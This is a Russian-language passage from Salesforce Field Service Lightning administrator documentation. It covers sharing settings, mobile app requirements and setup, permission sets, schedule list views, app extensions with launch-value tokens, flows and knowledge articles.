Укажите, как часто технические специалисты полей будут получать задачи: единожды, ежечасно, ежедневно, еженедельно или ежемесячно.

Вы можете указать, как часто должны осуществляться служебные встречи.

СМ. ТАКЖЕ:

Настройка параметров общего доступа к полю услуг Lightning

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Управляемый пакет Field Service Lightning доступен в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Настройка параметров общего доступа к полю услуг Lightning

Вы можете ограничить доступ к объектам поля услуг, чтобы участники сервисной команды могли видеть только относящуюся к ним информацию. Поле услуги Lightning включает стандартные инструменты общего доступа, чтобы предоставить участникам команды доступ к верным данным. Для работы этих функций необходимо изменить параметры общего доступа «Общедоступный: для чтения и записи» по умолчанию.

1. Выберите **«Настройка»** > **«Управление безопасностью»** > **«Общий доступ к параметрам»**.
2. Измените параметры общего доступа для объектов заказа на работу, служебной встречи, территории обслуживания и ресурсов обслуживания на **«Личные»**.
3. Нажмите кнопку **«Сохранить»**.

Вы можете также предоставить диспетчерам доступ к объектам, необходимым для предоставления общего доступа к сведениям на территориях и синхронизации календарей для включения отсутствий и других событий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Управляемый пакет Field Service Lightning доступен в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Чтобы изменить правила общего доступа для объекта назначения, необходимо изменить жизненный цикл служебной встречи. Созданная и назначенная услуга видна только создателям записи и соответствующим диспетчерам на базе общего доступа «пользователь-местоположение». Когда статус диспетчерских услуг меняется на «Направлен», к записи автоматически предоставляется общий доступ с пользователем назначенного ресурса.

Прим.: Когда услуга отменена, удаляются все правила общего доступа и услуга видна только ее владельцу и соответствующим диспетчерам на базе объекта «пользователь-местоположение».

Мобильное приложение «Поле услуг Lightning»

Мобильное приложение «Поле услуг Lightning» представляет собой инструмент типа «все в одном», предназначенный для работы технических специалистов на выезде. Данный корпоративный мобильный продукт реализует функции системы Salesforce в облегченном приложении, оптимизированном для работы техников на выезде. Возможность автономной работы означает, что пользователи могут продолжать работу без связи с Интернетом, зная о том, что все внесенные ими изменения сохраняются. А само приложение легко настраивается, что позволяет обеспечить применение мобильного приложения «Поле услуг Lightning» с учетом уникальных потребностей бизнеса!

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Важное замечание: Прежде чем начать работу, ознакомьтесь с необходимой информацией! Если в конкретной организации в настоящее время не применяются операции выездного обслуживания, рекомендуется прочитать документации по «Полю услуг Lightning»:

- Планирование для поля услуг Lightning
- Рекомендации по «Полю услуг Lightning»




Табл. 49: Основные функции мобильного приложения «Поле услуг Lightning»

Функция	Описание
Возможность применения в автономном режиме	Приложение может работать в автономном режиме, поэтому технические специалисты всегда могут довести до конца свою работу, даже при низкокачественной связи по сети или при ее отсутствии.
Настраиваемые быстрые действия, бизнес-правила и расширения приложения поля услуг	Мобильное приложение «Поле услуг Lightning» позволяет создавать действия в соответствии с уникальными потребностями мобильных специалистов. 1. Быстрые действия позволяют пользователям создавать или обновлять записи. 2. Visual Workflow позволяет легко создавать и управлять бизнес-правилами, которые предоставляют пользователям указания по прохождению экранов, собирающих и отображающих информацию, создающих и обновляющих записи Salesforce, а также выполнять логику на основе пользовательского ввода. Администраторы проектируют и создают потоки с помощью простого пользовательского интерфейса конструктора потоков, поддерживающего

Функция	Описание
	перетаскивание, затем активируют, управляют и сопровождают потоки. 3. Расширения приложений «Поле услуг» позволяет передавать данные записи из мобильного приложения «Поле услуг Lightning» и связывать их с другими приложениями, такими как приложение Salesforce1.
База знаний Salesforce	Интеграция с базой знаний Salesforce позволяет администраторам предоставлять полезную информацию мобильным специалистам. Создавайте статьи знаний с важной информацией, такой как руководства по продуктам и пошаговые инструкции.
Перехват подписей	Обеспечивает перехват подписей клиентов, которые отмечают завершение работы.
Chatter	Организует связь с диспетчерами, партнерами и клиентами с использованием Chatter.
Отслеживание географического местоположения	Регистрация сервисных ресурсов с помощью отслеживания географического местоположения.
Настраиваемый фирменный стиль	Определите фирменный стиль приложения, чтобы оно выглядело так, как принято в вашей компании!
Настраиваемые макеты	Легко приспосабливаемые макеты позволяют выбирать сведения о записи, отображаемые для пользователей. Распределяйте информацию с учетом приоритетов, чтобы пользователи могли легко находить то, что им требуется.

Требования для использования мобильного приложения «Поле услуг Lightning»

В настоящем разделе описаны требования к устройству, версии, лицензии и сетевому подключению при использовании мобильного приложения «Поле услуг Lightning».

Подготовка мобильного приложения поля услуг Lightning

Установите управляемый пакет и подготовьте организацию к внедрению мобильного приложения «Поле услуг Lightning». Создайте лицензии набора полномочий для пользователей мобильного приложения «Поле услуг Lightning».

Использование мобильного приложения «Поле услуг Lightning»

Загрузите из App Store и установите мобильное приложение «Поле услуг Lightning» на мобильном устройстве.

Настройка мобильного приложения для поля услуг Lightning

Узнайте, как настроить мобильное приложение поле услуг Lightning, чтобы удовлетворить уникальные технические требования поля услуг.

Всплывающие уведомления для мобильного приложения «Поле услуг Lightning»

Всплывающие уведомления для приложения «Поле услуг Lightning» предоставляют удобный способ информирования технических специалистов при изменениях в расписании и работе.

Ограничения и пределы для мобильного приложения «Поле услуг Lightning»

Данный раздел содержит сведения о пределах и ограничениях для мобильного приложения «Поле услуг Lightning».

Рекомендации и ограничения, касающиеся работы в автономном режиме

В данном разделе описаны возможности мобильного приложения «Поле услуг Lightning» и рекомендации по работе в автономном режиме.

Требования для использования мобильного приложения «Поле услуг Lightning»

В настоящем разделе описаны требования к устройству, версии, лицензии и сетевому подключению при использовании мобильного приложения «Поле услуг Lightning».

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Поддерживаемые устройства

Имя приложения	Поддерживаемые устройства	Поддерживаемая мобильная ОС
Мобильное приложение «Поле услуг Lightning iOS»	• iPhone 5c/5s или более поздние модели • iPad 4 или более поздние модели (включая iPad Air 2 и iPad Pro)	iOS 9.3 или более поздняя версия

Чтобы обеспечить оптимальную производительность, рекомендуется своевременно обновлять операционные системы мобильных устройств, а также переходить на новые модели устройств в соответствии с контрактом с поставщиком услуг связи. Для будущих версий мобильного приложения «Поле услуг» может потребоваться отмена поддержки устаревших операционных систем, кроме того, при использовании новых версий операционных систем возможны проблемы с производительностью на старых устройствах.

Версии и лицензии Salesforce

Ниже перечислены версии и типы лицензий пользователя системы Salesforce, поддерживающие использование мобильного приложения «Поле услуг Lightning».

Версии Salesforce
Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.
Типы лицензий пользователя
Ниже перечислены типы лицензий пользователя, поддерживающие использование мобильного приложения «Поле услуг Lightning»: • Мобильное приложение «Поле услуг»

Беспроводное подключение

Мобильное приложение «Поле услуг» оптимизировано для работы в автономном режиме, однако для обмена данными с системой Salesforce необходимо подключение по протоколу Wi-Fi® или сети мобильной связи. При подключении по сети мобильной связи требуется сеть 3G или сеть следующего поколения. Для повышения производительности рекомендуем использовать протокол Wi-Fi или LTE.

Подготовка мобильного приложения поля услуг Lightning

Установите управляемый пакет и подготовьте организацию к внедрению мобильного приложения «Поле услуг Lightning». Создайте лицензии набора полномочий для пользователей мобильного приложения «Поле услуг Lightning».

Загрузка управляемого пакета

Прежде всего необходимо установить управляемый пакет для мобильного приложения «Поле услуг Lightning». Чтобы установить пакет, откройте следующую ссылку в браузере:


- https://sfdc.co/MobileFieldServicePackage

Проверьте лицензии и полномочия

Убедитесь в том, что пользователи имеют набор полномочий с необходимой лицензией Field Service Mobile и требуемые полномочия на систему, объекты и поля.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Управление пользователями»** > **«Наборы полномочий»**.
2. Откройте элемент **Создать** для лицензии набора полномочий.
3. Выберите лицензию Field Service Mobile в раскрывающемся списке.
4. Нажмите кнопку **«Сохранить»**.
5. Убедитесь в том, что набор полномочий включает такие полномочии системы, как **Стандарт поля услуг** и **Мобильное приложение «Поле услуг»**. Щелкните ссылку **«Полномочия системы»** и нажмите кнопку **«Правка»**.
6. Поставьте отметку в полях **Стандарт поля услуг** и **Мобильное приложение «Поле услуг»**, относящихся к полномочиям системы, и щелкните **Сохранить**.

> Важное замечание: Пользователи мобильного приложения «Поле услуг Lightning» должны иметь полномочия системы *Просмотр настройки и конфигурации* и `API включен`. Администратор может назначать эти полномочия с помощью набора полномочий или профиля пользователя.



7. Для данной лицензии набора полномочий могут применяться различные параметры объекта. Но пользователям мобильного приложения «Поле услуг Lightning» требуется доступ к объектам и полям в следующей таблице:

Табл. 50: Полномочия объекта

Имена объектов	Необходимые полномочия объекта	Необходимые полномочия поля
Контакт	Чтение	Эл. почта, имя телефон, должность
Отсутствие ресурсов	Чтение, создание, редактирование	Номер отсутствия, время окончания, время начала, ресурс, тип
Служебная встреча	Чтение, редактирование	Адрес, номер приема, контакт, кем создано, дата создания, владелец, родительская запись, тип родительской записи, статус родительской записи, категория, запланированное время начала, запланированное время завершения, статус
Сервисный ресурс	Чтение, редактирование	Активный, пользователь
Заказ-наряд	Чтение, создание, редактирование	

Убедитесь в том, что пользователи имеют доступ к этим объектам, щелкнув **Параметры объекта** и проверив параметры для каждого объекта.

Кроме того, отметьте поля для полномочий поля, к которым требуется предоставить доступ пользователей с помощью этого набора полномочий. Для каждого параметра объекта щелкните **Сохранить** после окончания присваивания полномочий объекта и поля.

Совет: Мобильное приложение «Поле услуг Lightning» может предоставить информацию о журнале обслуживания актива, контактах, связанных с назначениями, и израсходованных продуктах. В зависимости от обращений может потребоваться предоставить пользователям дополнительные полномочия на объект. Рассмотрите возможность предоставить техническим специалистам также доступ к таким объектам, как элемент строки продукта, организация и актив.

8. Назначьте этот набор полномочий пользователям мобильного приложения «Поле услуг Lightning», щелкнув элемент **Управление назначениями**, затем **Добавить назначения**.
9. Отметьте поле рядом с каждым пользователем, которому требуется предоставить доступ к приложению с этим набором полномочий, затем щелкните **Назначить**.

Связывание активного сервисного ресурса с пользователем

Активный сервисный ресурс должен быть связан с организацией, чтобы был разрешен доступ к мобильному приложению.

1. Откройте вкладку «Сервисный ресурс».
2. Нажмите **«Создать»** сервисный ресурс.
3. Свяжите сервисный ресурс с подходящим пользователем.
4. Сделайте сервисный ресурс **Активным**.

5. Нажмите кнопку **«Сохранить»**.

Добавление отчета об обслуживании к макету страницы служебных встреч

1. Введите строку *«Служебные встречи»* в поле «Быстрый поиск» меню «Настройка» и выберите пункты **«Служебные встречи»** > **«Макеты страниц»**.
2. Выполните **Редактирование** макета служебных встреч.
3. В редакторе макетов выберите **«Связанные списки»**.
4. Перетащите связанный список **Отчеты об обслуживании** на макет страницы.
5. Нажмите кнопку **«Сохранить»**.

Использование мобильного приложения «Поле услуг Lightning»

Загрузите из App Store и установите мобильное приложение «Поле услуг Lightning» на мобильном устройстве.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Прим.: Мобильное приложение «Поле услуг Lightning» доступно только для поддерживаемых устройств iOS пользователям с лицензией Field Service Mobile. Дополнительные сведения о предъявляемых требованиях см. в разделе Требования к мобильному приложению «Поле услуг Lightning».

Загрузка приложения из App Store

1. На мобильном устройстве iOS коснитесь значка **App Store**.
2. Выполните поиск *поля услуг* `Lightning` на вкладке поиска.
3. Коснитесь элемента *поле услуг* `Lightning` от Salesforce.
4. Коснитесь **+ ПОЛУЧИТЬ**, затем **УСТАНОВИТЬ**. В зависимости от скорости сетевого соединения может потребоваться определенное время на загрузку и установку приложения.

Запуск приложения впервые

При запуске мобильного приложения «Поле услуг Lightning» в первый раз отображается приглашение для предоставления различных полномочий приложению на устройстве, включая использование служб локации, уведомлений, а также микрофона и камеры устройства.

1. Коснитесь значка мобильного приложения «Поле услуг Lightning» для запуска приложения.
2. Коснитесь пункта **Начало работы**.
3. Выполните прокрутку по ознакомительным экранам, чтобы просмотреть демонстрацию основных функций приложения.
4. Коснитесь элемента **«Вход»**. В зависимости от настройки организации Salesforce может потребоваться вызвать элемент **Использовать настраиваемый домен** и ввести URL-адрес организации. Иным образом, щелкните виджет с изображением шестеренки в верхней правой части экрана входа, чтобы указать тип организации (производственная или безопасная среда), или нажмите **+** для ввода настраиваемого домена. В качестве еще одного варианта просто введите имя пользователя и пароль и коснитесь элемента **Вход**.
5. Получив приглашение предоставить приложению доступ к основной информации, коснитесь элемента **Разрешить**.
6. При необходимости создайте секретный код для обеспечения дополнительного уровня безопасности и щелкните **Далее**. Подтвердите пароль и нажмите **Готово**.
7. Коснитесь элемента **Включить службы локации**.
8. Коснитесь элемента **Включить уведомления**.

9. Коснитесь элемента **Включить доступ к камере**.
10. Появятся три приглашения для подтверждения этих решений. Щелкните **Разрешить** на всех трех приглашениях.

Совет: Можно изменить полномочия устройства, предоставляемые на устройстве мобильному приложению «Поле услуг Lightning», в любое время. Для этого щелкните на устройстве значок **Настройки**, найдите мобильное приложение «Поле услуг Lightning» и коснитесь его. На этой странице можно изменить любые полномочия устройства, предоставленные приложению.

Теперь приложение готово к запуску!

Настройка мобильного приложения для поля услуг Lightning

Узнайте, как настроить мобильное приложение поле услуг Lightning, чтобы удовлетворить уникальные технические требования поля услуг.

Управление экраном расписания служебных встреч

Ниже описано, как определить, какие служебные встречи должны отображаться на экране расписания у техников.

Настройка расширений приложения поля услуг для мобильного приложения «Поле услуг Lightning»

Узнайте, как подключиться к другим приложениям из мобильного приложения «Поле услуг Lightning». Мобильное приложение «Поле услуг Lightning» в настоящее время поддерживает расширения приложений следующих типов. iOS, Android, бизнес-правило, приложения Lightning (S1) и веб-приложения.

Предоставление техникам возможности использовать настраиваемые бизнес-правила

Узнайте, как использовать Visual Workflow с мобильным приложением «Поле услуг Lightning». Visual Workflow позволяет легко создавать и управлять потоками, которые предоставляют пользователям указания по прохождению экранов, собирающих и отображающих информацию, создающих и обновляющих записи Salesforce, а также выполнять логику на основе пользовательского ввода. Администраторы проектируют и создают потоки с помощью простого пользовательского интерфейса конструктора потоков, поддерживающего перетаскивание, затем активируют, управляют и сопровождают потоки. После настройки потока администраторы могут подключать их к мобильному приложению «Поле услуг Lightning» для использования техниками.

Предоставление статей базы знаний техническим специалистам

Узнайте, как прикрепить статьи знаний Salesforce к заказ-нарядам для предоставления техническим специалистам полезной информации, такой как руководства по продуктам и пошаговые инструкции.

Фирменный стиль мобильного приложения для выездной услуги Lightning

Узнайте, как придать мобильному приложению для поля услуг Lightning компании требуемый внешний вид с применением цветов в пользовательском интерфейсе. Примените цвета своей компании к интерфейсу или в качестве альтернативы оптимизируйте цветовую схему в соответствии с относительным уровнем освещенности рабочей среды техников.

Размещение изображения компании на странице профиля

Загрузите изображение компании (например, логотип), которое будет отображаться в качестве фона на странице профиля мобильного приложения «Поле услуг Lightning».

Отслеживание работы с лентой Chatter

Интегрируйте Chatter в мобильное приложение «Поле услуг». Лента Chatter позволяет специалистам по полю услуг и клиентам размещать текстовые и содержательные сообщения.

Геолокация и другие параметры мобильного приложения поле услуг Lightning

Ниже описаны различные параметры мобильного приложения поле услуг Lightning, которые можно настроить в своей организации. Отслеживайте назначенные ресурсы, используя историю геолокации, или узнайте, как исключить сервисный ресурс из отслеживания. Сами определяйте, как часто нужно автоматически записывать и обновлять данные и метаданные.

Отображение основной информации с помощью макетов

Макеты позволяют управлять отображением информации в мобильном приложении «Поле услуг Lightning». Создавайте компактные макеты и макеты поиска для предварительного просмотра и четкого выделения полей с основной информацией. Используйте макеты страниц, чтобы управлять отображением карточек на странице общих сведений о встречах.

Управление инвентаризацией с помощью мобильного приложения «Поле услуг Lightning»

Данный раздел содержит сведения о системе управления инвентаризацией для мобильного приложения «Поле услуг Lightning». Создайте локации для отслеживания продуктов и связывания их с сервисными ресурсами. Добавьте продукты, для того чтобы заказ-наряды представляли продукты, необходимые техническим специалистам для выполнения работы. Отслеживайте продукты, израсходованные техническими специалистами.

Расширение возможностей пользователей с помощью быстрых действий

Быстрые действия, добавленные в макеты страниц объектов, позволяют техникам создавать и редактировать записи в ходе работ, быстро отправлять сообщения контактам и т. д.

Управление экраном расписания служебных встреч

Ниже описано, как определить, какие служебные встречи должны отображаться на экране расписания у техников.

Мобильное приложение поле услуг Lightning загружает список служебных встреч, назначенных текущему пользователю. Эти встречи отображаются на главном экране расписания приложения. В зависимости от потребностей техника с помощью списка можно определить, какие служебные встречи должны загружаться на экран расписания. Если вы не желаете настраивать списочное представление служебных встреч, мобильное приложение Field Service Lightning по умолчанию будет загружать расписание встреч, охватывая 15 дней. При этом это будет 7 прошедших дней, текущий день и 7 следующих дней.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

1. Перейдите к вкладке **«Служебные встречи»**. Если вкладка отсутствует, щелкните кнопку **«+»** справа вверху и выберите **«Служебные встречи»**.
2. Чтобы создать настраиваемый список, щелкните в раскрывающемся списке **«Представление»** ссылку **«Создать новое представление»**.
3. Введите имя для нового представления, например *«FieldServiceMobile»*. Запомните значение в поле **«Отображать уникальное имя»**, так как вам понадобится это имя для привязки списка к мобильному приложению Field Service Lightning.
4. Настройте критерии фильтрации списка служебных встреч в разделе **«Указать критерии фильтрации»**. В поле **«Фильтровать по ответственному»** выберите значение **«Назначить мне»**.
5. В поле **«Фильтровать дополнительным полям (не обязательно)»** можно использовать логические операторы для уточнения фильтра. Например, вы можете использовать поля *«Запланированное начало»* и *«Конец расписания»*.
6. В области **«Ограничить доступность»** выберите **«Доступно всем пользователям»**.
7. Нажмите кнопку **«Сохранить»**.

8. В меню **«Настройка»** введите *«Field Service Mobile»* в поле быстрого поиска.
9. Нажмите кнопку **«Правка»**.
10. Найдите параметр **«Имя разработчика представления по умолчанию»**. Введите значение в поле **«Отображать уникальное имя»** созданного спискового представления.
11. Нажмите кнопку **«Сохранить»**.

Если поле даты запланированного начала не включено в фильтр в качестве критерия, пользователи не смогут использовать инструмент выбора даты на экране расписания в мобильном приложении поле услуг Lightning. Вместо этого пользователи будут видеть единый экран расписания со всеми служебными встречами, отображаемыми на основе выбранных вами критериев фильтрации. Если критерии фильтрации не содержат дату запланированного начала, в инструменте выбора даты будет использоваться период времени продолжительностью 45 дней в прошлое и 45 дней в будущее.

Настройка расширений приложения поля услуг для мобильного приложения «Поле услуг Lightning»

Узнайте, как подключиться к другим приложениям из мобильного приложения «Поле услуг Lightning». Мобильное приложение «Поле услуг Lightning» в настоящее время поддерживает расширения приложений следующих типов. iOS, Android, бизнес-правило, приложения Lightning (S1) и веб-приложения.

Можно создавать расширения приложения, чтобы дать возможность пользователям передавать данные из мобильного приложения «Поле услуг Lightning» в другую программу. Расширения приложений могут создаваться и настраиваться в меню «Настройка» путем выбора связанного приложения, для которого требуется создать расширение. Расширения приложений имеют следующие поля.

- **Имя**: Имя расширения.
- **Метка**: Метка в том виде, в каком она отображается для пользователей приложения.
- **Тип**: Раскрывающийся список типов расширений приложения: приложения iOS, Android, Бизнес-правило и Lightning.
- **Ограничивается типами объектов**: Это поле определяет, из каких записей пользователь может активировать расширение приложения. Ограничение расширения приложения определенными объектами позволяет пользователям активировать расширение приложения из записей заданного типа. Имена объектов вводятся в качестве объектов, разделенных запятыми, и не должны иметь пробелов. Например, чтобы ограничить расширение объектом «Заказ-наряд» и объектом «Назначение на сервисные услуги», необходимо ввести *WorkOrder, ServiceAppointment*.

  Прим.: Для создания глобального расширения приложения оставьте поле «Ограничивается типами объектов» пустым. Это позволяет пользователям активировать расширение из любого места.

- **Значение запуска**: Это произвольное текстовое поле, которое имеет формат, аналогичный URL, и предоставляет возможность указывать маркеры-заполнители, заполняемые мобильным приложением «Поле услуг Lightning». Это поле направляет приложение к соответствующему расширению приложения. Для получения дополнительных сведений о том, как правильно использовать это поле, прочитайте настоящий раздел.

Передача маркеров в значение запуска

Значение запуска поддерживает статические URL-адреса в качестве веб-адресов, а также динамические значения, которые можно представить с помощью некоторых маркеров. Эти маркеры могут передавать информацию поля из записи, просматриваемой в настоящий момент пользователем. Например, если пользователь просматривает назначение служебной встречи, маркеры могут использоваться для передачи данных из любого поля, касающегося назначения

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и модификации расширений приложения выполните следующее.

- «Настройка приложения»

служебной встречи, в расширения приложения. Основной формат для этих маркеров исходит из имен полей, как показано ниже: **{!$Имя}**.

Совет: В следующем примере маркер используется для динамической передачи имени пользователя в службу поиска Google. Маркер выделен полужирным шрифтом для иллюстрации: https://www.google.com/#q=**{!$User.userName}**

Табл. 51: Маркеры с динамическим значением для значения запуска расширения приложения

Маркеры с динамическим значением	Описание
{!$Organization.Id}	Идентификатор организации.
{!$User.userId}	Идентификатор объекта для пользователя.
{!$User.orgId}	Идентификатор организации для пользователя.
{!$User.userName}	Имя пользователя.
{!$User.nickName}	Псевдоним пользователя.
{!$User.displayName}	Имя дисплея пользователя.
{!$User.email}	Адрес эл. почты пользователя.
{!$User.firstName}	Имя пользователя.
{!$User.lastName}	Фамилия пользователя.
{!$User.language}	Локализация пользователя.
{!$User.locale}	Географический регион пользователя.

Настройка расширения приложения Lightning

Можно найти все приложения lightning, конфигурация которых определена в организации, из меню «Настройка». После того как будет найдено имя приложения lightning, которое требуется подключить к мобильному приложению «Поле услуг Lightning», можно создать расширение приложения с использованием имени приложения lightning в этом списке в качестве значения запуска расширения приложения lightning.

1. Введите строку *«приложение* `Salesforce1`*»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Навигация приложения Salesforce1»**.
2. Обратите внимание на то, каково точное имя приложения Lightning в списке «Доступные и выбранные приложения». Вам потребуется использовать это имя в качестве значения запуска при создании расширения приложения lightning для Мобильного приложения «Поле услуг Lightning».

Предоставление техникам возможности использовать настраиваемые бизнес-правила

Узнайте, как использовать Visual Workflow с мобильным приложением «Поле услуг Lightning». Visual Workflow позволяет легко создавать и управлять потоками, которые предоставляют пользователям указания по прохождению экранов, собирающих и отображающих информацию, создающих и обновляющих записи Salesforce, а также выполнять логику на основе пользовательского ввода. Администраторы проектируют и создают потоки с помощью простого пользовательского интерфейса конструктора потоков, поддерживающего перетаскивание, затем активируют, управляют и сопровождают потоки. После настройки потока администраторы могут подключать их к мобильному приложению «Поле услуг Lightning» для использования техниками.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания бизнес-правил выполните следующее.

- «Настройка приложения»

Важное замечание: Мобильное приложение «Поле услуг Lightning» поддерживает только потоки, имеющие тип мобильного поля услуг. Кроме того, следующие свойства потока не поддерживаются мобильным приложением «Поле услуг Lightning»:

- Ресурсы типа текстовой формулы.
- Экраны с предварительно заданными правилами проверки.
- Действия не могут быть основаны на выходных параметрах любого действия.
- Возврат к предыдущему экрану не разрешен при прохождении потока, если в потоке используется петля или подпоток
- Поля с динамическим сокрытием/отображением не поддерживаются для правил полей на экранах потока.
- Оператор `wasSelected` не может использоваться в решениях

Совет: Чтобы ознакомиться с подробными сведениями о создании потоков, см. статью справки Бизнес-правила.

Подключение потока в качестве расширения приложения

1. Введите строку *«Мобильное приложение поля услуг»* в поле «Быстрый поиск» меню "Настройка" и выберите пункт **«Мобильные настройки поля услуг»**.
2. Щелкните **Добавить**, чтобы создать новое расширение приложения.
3. Введите метку для расширения приложения. Поле метки соответствует той метке, которая отображается перед техниками в пользовательском интерфейсе приложения.
4. В раскрывающемся списке **Тип** выберите Поток.
5. Введите **Имя**, которое отражает назначение потока.

   Важное замечание: В качестве администратора можно указать специальный тип бизнес-правила для инкапсуляции назначения. Это специальное бизнес-правило добавляет последний этап для перехвата подписи клиента. Чтобы задать это специальное бизнес-правило, установите поле **Имя** равным `Service_Report_Flow`; этот поток **должен быть** ограничен объектом назначения служебной встречи, чтобы активировать закрытие услуги.

6. Поле **Ограничивается типами объектов** управляет тем, какие пользователи могут находить и активировать бизнес-правило. Например, если применяется ограничение типами объектов «Контакты», это означает, что пользователи могут активировать этот поток со страницы сведений записи о контакте. Чтобы включить неограниченное действие бизнес-правила, просто оставьте это поле пустым. Неограниченные действия позволяют

пользователям активировать поток с различных страниц, а не просто вызывать его при просмотре записи, по которой ограничивается поток.

Совет: Для ограничения потока по нескольким объектам введите API-имена объектов, применяемых в ограничении, разделенные запятыми.

7. Установите **Значение запуска**, равное уникальному имени бизнес-правила.
8. Нажмите кнопку **«Сохранить»**.

Рекомендации по применению потоков

- В то время как мобильное приложение «Поле услуг Lightning» загружает данные расписания пользователя, оно также загружает глобальные потоки и любые потоки, которые ограничиваются записями в этих данных расписания. Развертывание вниз приложения на экране для синхронизации с Salesforce также приводит к тому, что приложение перезагружает метаданные потока.
- При запуске в потоке мобильное приложение «Поле услуг Lightning» передает следующие входные параметры:
  - **Идентификатор**: Идентификатор записи, из которой запущено бизнес-правило.
  - **ParentId**: Идентификатор родительской записи, из которой запущено бизнес-правило. Например, если бизнес-правило запущено из назначения служебной встречи, этим значением будет идентификатор родительского заказа-наряда или элемента расшифровки заказа-наряда.
  - **UserId**: Идентификатор текущего пользователя.

Рекомендации по потокам

Чтобы обеспечить применение простых и полезных действий потока для техников, руководствуйтесь следующими рекомендациями при создании нового потока.

- Подготовьте текст справки для каждого экрана, которым могли бы руководствоваться ваши пользователи, и дайте им четко понять, что от них требуется во время работы на каждом экране.
- Позаботьтесь о том, чтобы не приходилось отвечать больше чем на один вопрос на каждом экране в ваших потоках, особенно если на экранах применяются списки выбора.

Предоставление статей базы знаний техническим специалистам

Узнайте, как прикрепить статьи знаний Salesforce к заказ-нарядам для предоставления техническим специалистам полезной информации, такой как руководства по продуктам и пошаговые инструкции.

База знаний Salesforce позволяет подготавливать статьи с разъяснениями по вопросам, с которыми могут столкнуться пользователи. Интеграция с мобильным приложением «Поле услуг Lightning» позволяет администраторам предоставлять специализированные сведения техническим специалистам с учетом уникальных потребностей, возникающих при выполнении операций выездного обслуживания. Прежде чем добавлять статьи знаний в макеты страниц заказа-наряда и элемента строки заказа на работу в форме связанного списка, необходимо настроить базу знаний Salesforce. Подробнее о внедрении базы знаний Salesforce см. в статье «Руководство по развертыванию базы знаний Salesforce».

Совет: Мобильное приложение «Поле услуг Lightning» не поддерживает встроенные изображения в статьях знаний. В качестве альтернативы рекомендуется использовать ссылки на изображения.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»

Добавление статей в макет страницы заказ-наряда

1. Введите строку *«Заказ-наряды»* в поле «Быстрый поиск» меню «Настройка» и последовательно выберите пункты **«Заказ-наряды»** > **«Макеты страниц»**.
2. Выполните **редактирование** макета заказ-наряда.
3. В редакторе макетов выберите **«Связанные списки»**.
4. Перетащите статьи в макет страницы.
5. Щелкните **«Сохранить»** в редакторе макетов.

Фирменный стиль мобильного приложения для выездной услуги Lightning

Узнайте, как придать мобильному приложению для поля услуг Lightning компании требуемый внешний вид с применением цветов в пользовательском интерфейсе. Примените цвета своей компании к интерфейсу или в качестве альтернативы оптимизируйте цветовую схему в соответствии с относительным уровнем освещенности рабочей среды техников.

